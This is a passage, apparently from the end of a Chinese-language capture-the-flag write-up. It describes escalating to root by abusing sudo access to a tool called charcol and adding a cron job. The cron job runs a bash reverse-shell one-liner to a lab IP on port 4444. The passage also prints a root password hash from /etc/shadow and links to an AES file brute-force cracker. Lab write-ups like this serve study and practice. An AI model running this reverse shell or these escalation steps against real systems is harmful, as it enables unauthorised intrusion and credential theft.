
可以sudo运行charcol,测试发现shell功能需要密码,但可以直接重置密码:

之后在shell里查看help信息,直到命令格式及功能,可以添加计划任务:
提权 & root flag
所以就是添加一个计划任务执行命令:
1 | auto add --schedule "* * * * *" --command "bash -c 'bash -i >& /dev/tcp/10.10.14.15/4444 0>&1'" --name "miao" |
等待触发即可:

shadow
1 | root:$y$j9T$OVSThp/6ybogilellugDf.$Le2uXxNfrXRiH18puL.GI7fnu2hYxttVASa.OMFvjs4:20286:0:99999:7::: |
参考资料
- GitHub - marcobellaccini/pyAesCrypt: A Python 3 module and script that uses AES256-CBC to encrypt/decrypt files and streams in AES Crypt file format (version 2).
https://github.com/marcobellaccini/pyAesCrypt - GitHub - Nabeelcn25/dpyAesCrypt.py: dAescrypt.py is a multithreaded brute-force tool to crack .aes files encrypted using the pyAesCrypt library. It supports password length filtering, progress display with ETA, and optional decryption after cracking.
https://github.com/Nabeelcn25/dpyAesCrypt.py
